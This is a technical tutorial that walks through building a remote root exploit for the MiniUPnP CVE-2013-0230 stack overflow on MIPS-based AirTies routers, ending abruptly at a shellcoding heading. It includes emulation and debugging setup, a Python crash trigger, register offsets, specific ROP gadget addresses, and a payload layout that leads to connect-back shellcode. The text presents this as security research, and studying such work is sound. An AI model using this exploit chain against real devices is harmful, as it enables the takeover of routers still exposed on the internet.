Developing MIPS Exploits to Hack Routers

Onur ALANBEL

April 2015

BGA Information Security
www.bga.com.tr

1. INTRODUCTION

Developing reliable exploits for a challenging environment as embedded MIPS may require some special skills/knowledge in addition to generic knowledge about exploiting vulnerabilities. However, value of exploits for routers, especially the ones work on WAN protocols such as TR-069 or UPNP is worth learning these skills.

Using QEMU binary emulation to run MIPS binaries may not be enough to develop those kind of exploits for several reasons. One of them is that, those kind of binaries require network interfaces to run properly and get input using sockets. Secondly, they need to complete some controls/handshakes in order to be ready for getting inputs from network. Up to some point faking nvram may help but there is a better solution. Using kinda more complete environments like an embedded linux distro running on QEMU system emulation (may be another alternative emulator) or router's itself.

2. PREPARING LAB

If it is possible I usually go with qemu-system; otherwise, I prefer an hybrid approach (a real router and qemu-system).

2.1. Running Debian MIPS on QEMU

Debian MIPS stably runs on qemu-system and provides wealth of tools which could be useful while developing exploits. You can download latest versions of QEMU and Debian MIPS image for qemu-system from the following links:

- QEMU: http://wiki.qemu.org/Download
- Debian MIPS: https://people.debian.org/~aurel32/qemu/mips/
  - debian_wheezy_mips_standard.qcow2
  - vmlinux-3.2.0-4-4kc-malta (32 bit)
  - vmlinux-3.2.0-4-5kc-malta (64 bit)


After installing qemu, run
- qemu-system-mips -M malta -kernel vmlinux-3.2.0-4-4kc-malta -hda debian_wheezy_mips_standard.qcow2 -append "root=/dev/sda1 console=tty0" -redir tcp:5555::5555 -redir tcp:22::22 -redir tcp:1919::1919

"-redir" argument is be used to redirect host ports to guest (emulated system) ports. TCP 22 for ssh and the others to use in case of need. Additionally, "-device" argument provides changing type of network card, guest systems networking type, DHCP ip range etc.
- -device e1000,netdev=qnet0 -netdev user,id=qnet0,net=192.168.76.0/24,dhcpstart=192.168.76.9

QEMU system starts with user networking by default. Although, there are other options as written at http://wiki.qemu.org/Documentation/Networking

Afterwards, ssh into Debian MIPS with
- ssh root@localhost (password: root)

and install fundamental tools using apt-get
- apt-get install build-essential
- apt-get install gdb



2.2. Cross Compiling for MIPS (bonus section)

In spite of the fact that MIPS binaries could be easily compiled in Debian MIPS, there may be need for cross compiling. I would like to share the configurations to cross compile some fundamental tools for MIPS in a x86_64 linux.

Add emdebian repositories:

- apt-get install emdebian-archive-keyring
- append /etc/apt/sources.list
  #embedded systems
  deb http://www.emdebian.org/debian/ squeeze main
  deb http://ftp.us.debian.org/debian squeeze main contrib non-free

Install tools:
- apt-get update
- apt-get install linux-libc-dev-mips-cross libc6-mips-cross libc6-dev-mips-cross binutils-mips-linux-gnu gcc-4.4-mips-linux-gnu g++-4.4-mips-linux-gnu

Statically linking has been preferred so that binaries are able to be run on routers without additional requirements.

Cross compile gdbserver:
- export LDFLAGS="-static"
- ./configure --host=mips-linux-gnu --target=mips-linux-gnu CC="mips-linux-gnu-gcc"
- make

Cross compile libpcap:
- CC="mips-linux-gnu-gcc" ./configure --host=mips-linux-gnu —with-pcap=linux
- make

Cross compile tcpdump:
- CC="mips-linux-gnu-gcc" ./configure --host=mips-linux-gnu —includedir=/path/of/libpcap-1.6.2 —disable-ipv6

Cross compile gdb:
- export LDFLAGS="-static"
- cd termcap
- ./configure --host=mips-linux-gnu --target=mips-linux-gnu CC="mips-linux-gnu-gcc"
- make CC="mips-linux-gnu-gcc"
- export CFLAGS="-L/termcap -ltermcap"
- ./configure --host=mips-linux-gnu --target=mips-linux-gnu —with-libtermcap="/termcap" CC="mips-linux-gnu-gcc"
- make

3. REVERSE ENGINEERING THE BINARY

Since I'm not willing to disclose a 0day vulnerability at the point, I have chosen a public vulnerability without a public MIPS exploit. MiniUPnP CVE-2013-0230 seems to be still effective on many devices on the net and looks like a worthy candidate.

3.1. Obtaining The Target Binary

Although compiling vulnerable miniupnpd 1.0 from the source is an option, obtaining a compiled version from a router's firmware yields more accurate results. I picked up AirTies RT-212 firmware v1.2.0.23 because it uses miniupnpd 1.0.

To extract a firmware's file system, binwalk is the tool.
- binwalk -e image.bin

```
root@kali:~/Desktop# binwalk -e AirTies_RT-212TT_FW_1.2.0.23_FullImage.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
168           0xA8            uImage header, header size: 64 bytes, header CRC
4 bytes, Data Address: 0x0, Entry Point: 0x0, data CRC: 0xA425C1DA, OS: Linux,
mage name: "RT-212TT pre-install"
308           0x134           uImage header, header size: 64 bytes, header CRC
727936 bytes, Data Address: 0x0, Entry Point: 0x0, data CRC: 0x1A4001C8, OS: L
e: lzma, image name: "RT-212TT RootFS"
372           0x174           Squashfs filesystem, big endian, lzma signature,
36 bytes, created: Tue Dec 20 17:24:53 2011
2728308       0x29A174        uImage header, header size: 64 bytes, header CRC
58049 bytes, Data Address: 0x80010000, Entry Point: 0x80228000, data CRC: 0x78
pression type: lzma, image name: "Linux Kernel Image"
2728372       0x29A1B4        LZMA compressed data, properties: 0x5D, dictiona
3494248       0x355168        uImage header, header size: 64 bytes, header CRC
3174 bytes, Data Address: 0x80010000, Entry Point: 0x80010000, data CRC: 0x7F0
ession type: lzma, image name: "U-Boot-AIR-svn18155 for RT-206v3]"
3494312       0x3551A8        LZMA compressed data, properties: 0x5D, dictiona

root@kali:~/Desktop#
```

“miniupnpd” binary can be found in the path “extracted_fw/squashfs-root/usr/bin”

3.2. Getting The Target Running

Copy the target binary to Debian MIPS and run it.
- scp miniupnpd root@localhost:/root
- ./miniupnpd -h

However, it isn’t able to run and gives the error “-bash: ./miniupnpd: No such file or directory” indicating there are missing dependencies. To learn direct dependencies of an ELF binary:
- readelf -d miniupnpd

```
root@debian-mips:~# chroot . ./miniupnpd -h
root@debian-mips:~# readelf -d miniupnpd

Dynamic section at offset 0x160 contains 22 entries:
  Tag        Type                         Name/Value
 0x00000001 (NEEDED)                     Shared library: [libc.so.0]
 0x0000000c (INIT)                       0x401fbc
 0x0000000d (FINI)                       0x40eda0
 0x00000004 (HASH)                       0x400238
 0x00000005 (STRTAB)                     0x4015bc
 0x00000006 (SYMTAB)                     0x40089c
 0x0000000a (STRSZ)                      2560 (bytes)
 0x0000000b (SYMENT)                     16 (bytes)
 0x70000016 (MIPS_RLD_MAP)               0x423910
 0x00000015 (DEBUG)                      0x0
 0x00000003 (PLTGOT)                     0x423920
 0x00000011 (REL)                        0x0
 0x00000012 (RELSZ)                      0 (bytes)
 0x00000013 (RELENT)                     8 (bytes)
 0x70000001 (MIPS_RLD_VERSION)           1
 0x70000005 (MIPS_FLAGS)                 NOTPOT
 0x70000006 (MIPS_BASE_ADDRESS)          0x400000
 0x7000000a (MIPS_LOCAL_GOTNO)           8
 0x70000011 (MIPS_SYMTABNO)              210
 0x70000012 (MIPS_UNREFEXTNO)            25
 0x70000013 (MIPS_GOTSYM)                0xb
 0x00000000 (NULL)                       0x0
root@debian-mips:~#
```

Copying needed libraries from the firmware's extracted file system is the thing to do. Before doing that, creating library path in a relative directory and changing root directory of the target binary seems like a good idea. It provides a somehow isolated environment and opportunity to easily work with different versions of libraries.

- mkdir lib
- scp libc.so.0 root@localhost:/root/lib
- chroot . ./miniupnpd -h

Nevertheless, the same error occurs. That means there are dependencies libc.so bringing. Doing the same things for it results with a working miniupnd.

- readelf -d libc.so.0
- scp ld-uClibc-0.9.29.so root@localhost:/root/lib
- ln -s lib/ld-uClibc-0.9.29.so ld-uClibc.so.0
- chroot . ./miniupnpd -h

As a shortcut, copying all the lib directory should make the things work.

```
root@debian-mips:~# chroot . ./miniupnpd -h
Unknown option: -h
Usage:
        ./miniupnpd [-f config_file] [-i ext_ifname] [-o ext_ip]
                [-a listening_ip] [-p port] [-d] [-L] [-U]
                [-u uuid] [-s serial] [-m model_number]
                [-t notify_interval] [-P pid_filename]
                [-B down up] [-w url]

Notes:
        There can be one or several listening_ips.
        Notify interval is in seconds. Default is 30 seconds.
        Default pid file is /var/run/miniupnpd.pid.
        With -d miniupnpd will run as a standard program.
        -L sets packet log in pf on.
        -U causes miniupnpd to report system uptime instead of daemon uptime.
        -B sets bitrates reported by daemon in bits per second.
        -w sets the presentation url. Default is http address on port 80
root@debian-mips:~#
```

3.3. Setting Up Remote Debugging

Despite the fact that there are different ways of reverse engineering MIPS binaries, I share the setup which I use.


Copy miniupnpd.conf from firmware to Debian MIPS, start miniupnpd and attach it with gdbserver running on a redirected port for host operating system to qemu-system (don't forget to chroot).

- scp miniupnpd.conf root@localhost:/root
- chroot . ./miniupnpd -f miniupnpd.conf -a 10.0.2.15 -u 52:54:00:12:34:56
- ps aux | grep miniupnpd
- gdbserver :1919 —attach pid &

```
root@debian-mips:~# chroot . ./miniupnpd -f miniupnpd.conf -a 10.0.2.15 -u 52:54:00:12:34:56
root@debian-mips:~# ps aux|grep miniupnpd
root      8782  0.1  0.2    588   260 ?        Ss   20:55   0:00 ./miniupnpd -f miniupnpd.conf -
root      8784  0.0  0.7   3720   876 pts/0    S+   20:55   0:00 grep miniupnpd
root@debian-mips:~# gdbserver :1919 --attach 8782 &
[1] 8785
root@debian-mips:~# Attached; pid = 8782
Listening on port 1919
```

Open the same miniupnd binary with IDA and choose "Remote GDB debugger" as debugger. Then open the "Debug application setup" window from "Debugger -> Process options" menu. Set "Hostname" and "Port" options as hostname/ip and redirected port of the qemu-system's host

Afterwards, use "Debugger -> Attach to process" to attach the remote process through gdbserver.



3.4. Analysing The Vulnerability


Since application's source code is open to the public, it's relatively easy to analyse the vulnerability. As a shortcut, I made use of a public analyses "MiniUPnPd Analysis and Exploitation [Ref 6]" of the vulnerability and I suggest you to read it. To sum up, it is a classical stack overflow caused by an unbound usage of the memcpy function.

The vulnerability can be triggered by sending a SOAP request with a maliciously crafted SOAPAction header. More specifically, a payload bigger than 2048 byte in the following request should overflow the buffer which means, the simple python script below is enough to crash the program.

exp_trigger.py:

```
import urllib2

payload = 'A' * 2500

soap_headers = {
    'SOAPAction': "n:schemas-upnp-org:service:WANIPConnection:1#" + payload,
}

soap_data = """
    <?xml version='1.0' encoding="UTF-8"?>
    <SOAP-ENV:Envelope
    SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
    xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
    xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
    >
    <SOAP-ENV:Body>
    <ns1:action xmlns:ns1="urn:schemas-upnp-org:service:WANIPConnection:1" SOAP-
ENC:root="1">
    </ns1:action>
    </SOAP-ENV:Body>
    </SOAP-ENV:Envelope>
```

```
"""

req = urllib2.Request("http://172.16.63.176:5555", soap_data, soap_headers)
res = urllib2.urlopen(req).read()
```




4. WRITING THE EXPLOIT

4.1. Restrictions and Solutions

To find out how the stack looks like after the overflow, using cyclic patterns seems reasonable. Generate 2500 bytes cyclic pattern using metasploit pattern generator.

- /usr/share/metasploit-framework/tools/pattern_create.rb 2500

Use the generated pattern as payload in the exp_trigger.py and run it. Firstly, it's obvious that stack size is 2104 bytes as vulnerable "ExecuteSoapAction" function subtracts 2104 bytes from SP register at the very beginning of function.



Calculate pattern offset of the value at RA register to find out how much space we need to fill.
- /usr/share/metasploit-framework/tools/pattern_offset.rb 0x43327243

Don’t forget to reverse order bytes since pattern_offset tool reverse them again. It does that because it targets little endien systems but MIPS is big endien (MIPSEL is the little endien version). RA overwritten with 2076 bytes so there are nearly 2KB buffer need to be filled for controlling PC. Other offsets at the registers S0 - S6 can be calculated similarly.


To sum up,
- There is 2076 bytes buffer to fill.
- Controlled registers: RA, S0, S1, S2, S3, S4, S5, S6
- There aren’t any bad chars except null.
- There are two cache in embedded MIPS CPUs, data and code. CPU fetches instructions from code cache but input (so exploit) cached at data part. That means, instructions can’t be run from the stack directly. For handling that cache incoherency problem, at least code cache must be flushed.
- Can’t jump into the middle of the instructions.
- AirTies routers doesn’t use ASLR. Thus, libraries’ base addresses should be reliable.

4.2. Finding a Proper ROP Chain

A ROP chain flushing caches and returning to shellcode is needed. Calling “sleep” function to flush caches in MIPS architecture is a known trick. To discover candidate gadgets for the ROP chain, “MIPS ROP IDA plugin” from Craig Heffner is a very useful tool.

Load one of the imported libraries into IDA. I start with libc.so.0. Afterwards, activate MIPS ROP plugin. It found 858 controllable jumps. In MIPS architecture, first four function parameters are passed via $a0-$a3 registers, so start with finding a controllable jump assigning $a0 to some small integer. Using IDA python window:

- mipsrop.find("li $a0, 1")



It found 6 gadgets and I chose the second one. While choosing gadgets for MIPS, one should remember that the next instruction after de jump is executed because of the CPU's pipe design.

1. gadget

```
.text:00038A10        li      $a0, 1
.text:00038A14        move    $t9, $s1
.text:00038A18        jalr    $t9 ; sub_386C0
.text:00038A1C        ori     $a1, $s0, 2
```

Secondly, find another gadget to call sleep function. Use tails function from mipsrop plugin to print gadgets useful for function calls.

- mipsrop.tails()

It found only one gadget. At first, the gadget looks like useless as it uses the same S1 register to load address, tough, it can be used in the chain, actually. Explaining how, S1 has the address of 2. gadget. When second gadget run, it copies S1 to T9, loads values from stack to registers including S1 and jumps T9. That cause its' calling itself. Therefore, at the second run, it could be used to call sleep function by writing the address of sleep in the right place on the stack.

2. gadget

```
.text:0001774C        move    $t9, $s1
.text:00017750        lw      $ra, 0x28+var_4($sp)
.text:00017754        lw      $s2, 0x28+var_8($sp)
.text:00017758        lw      $s1, 0x28+var_C($sp)
.text:0001775C        lw      $s0, 0x28+var_10($sp)
.text:00017760        jr      $t9
.text:00017764        addiu   $sp, 0x28
```

Now, use stackfinders function of mipsrop plugin for finding a gadget to load the address of the shellcode from the stack.

- mipsrop.stackfinders()

It found 31 gadgets, chose one of them.

3. gadget

```
.text:0002AE4C        addiu   $s0, $sp, 0xD0+var_B0
.text:0002AE50        lw      $a0, 0($s2)
```

```
.text:0002AE54          move    $a1, $s1
.text:0002AE58          move    $a2, $s4
.text:0002AE5C          move    $t9, $s6
.text:0002AE60          jalr    $t9
.text:0002AE64          move    $a3, $s0
```

3. gadgets load the address of the shellcode into S0. Thus, a last gadget jumping to S0 is necessary.

- mipsrop.find("move $t9, $s0”)

61 gadget found, pick the first one.

4. gadget

```
.text:000096A4          move    $t9, $s0
.text:000096A8          jalr    $t9
.text:000096AC          addiu   $a1, $sp, 0x168+var_B0
```

That completes the ROP chain, although there are things to do to have a working exploit. First of all, a working shellcode to get a shell or do something similar is required. I preferred “Linux/MIPS - connect back shellcode [Ref 7]” to acquire a root shell. Afterwards, learn the address of the sleep function using IDA’s functions window. Then, calculate the offsets which overwrites the registers used in the ROP chain by the help of cyclic patterns. Finally, calculate the base address of libc.so.0 at the target system. Before doing that, disable ASLR to avoid randomised library addresses.

- sysctl -w kernel.randomize_va_space=0

Then run miniupnpd and find the base address

- ps auxlgrep miniupnpd
- cat /proc/pid/maps

```
root@debian-mips:~# ps aux|grep miniupnpd
root      8934  0.0  0.2    588   260 ?        Ss   05:06   0:00 ./miniupnpd -f mini
root      8937  0.0  0.7   3720   872 pts/0    S+   05:06   0:00 grep miniupnpd
root@debian-mips:~# cat /proc/8934/maps
00400000-00413000 r-xp 00000000 08:01 1305611    /root/miniupnpd
00423000-00424000 rw-p 00013000 08:01 1305611    /root/miniupnpd
00424000-00426000 rwxp 00000000 00:00 0          [heap]
77f90000-77fcf000 r-xp 00000000 08:01 1305613    /root/lib/libc.so.0
77fcf000-77fde000 ---p 00000000 00:00 0
77fde000-77fe0000 rw-p 0003e000 08:01 1305613    /root/lib/libc.so.0
77fe0000-77fe3000 rw-p 00000000 00:00 0
77fe3000-77fe8000 r-xp 00000000 08:01 1305614    /root/lib/ld-uClibc-0.9.29.so
77ff6000-77ff7000 rw-p 00000000 00:00 0
77ff7000-77ff8000 rw-p 00004000 08:01 1305614    /root/lib/ld-uClibc-0.9.29.so
7ffd6000-7fff7000 rwxp 00000000 00:00 0          [stack]
7fff7000-7fff8000 r-xp 00000000 00:00 0          [vdso]
root@debian-mips:~#
```

Base address of libc.so.0 in the Debian MIPS setup in the example is 0x77f9000. However, it will be different for real modems, in fact it may differ for different versions of the firmware. The good thing is that there are actually a few base address for different vulnerable AirTies firmwares. To conclude, all the values are known to put the pieces together.

- libc_base = 0x77f90000
- ra_1 = 0x38A10   # ra = 1. gadget
- s1 = 0x1774C   # s1 = 2. gadget

- sleep = 0x377D0   # sleep function
- ra_2 = 0x2AE4C   # ra = 3. gadget
- s6 = 0x96A4   # ra = 4.gadget
- s2 = s6

Payload should be shaped like that.
- 2052 bytes junk + s1 + 16 bytest junk + s6 + ra_1 + 28 bytes junk + sleep + 40 bytes junk + s2 + ra_2 + 32 bytes junk + shellcode

I have got some good news and some bad news. The good one is that the exploit works like a charm in the Debian MIPS. On the other hand, it won't work on a real router despite of changing the libc.so's base address. Actually it works but miniupnpd process somehow restarts in seconds after the exploitation and that causes reverse shell to die right after the connection.

I tamper the situation in a real router and realised those:
- "miniupnpd" process starts in seconds if it crashes or is killed.
- It's started by another process called "mngr".
- In an AirTies modem, miniupnpd is started with an additional parameter "-P /var/run/miniupnpd.pid" which writes the PID of the process into given file.
- At first I thought that if this file (/var/run/miniupnpd.pid) were removed, mngr wouldn't be able to restart the miniupnpd process but I was wrong.

The thing to do seems clear, "execve" replace the process image in memory but doesn't change the PID. When execute returns, the process restarted by mngr immediately. It seems to me that if PID of the reverse shell process were different it wouldn't be killed. One obvious way of doing this is forking the process first, call "execve" from the child and let the parent crash. Unfortunately, custom shellcodes like "fork first then connect back" usually are not found in the wild for MIPS. Nonetheless, it is not that hard to write one.

4.2. MIPS Shellcoding

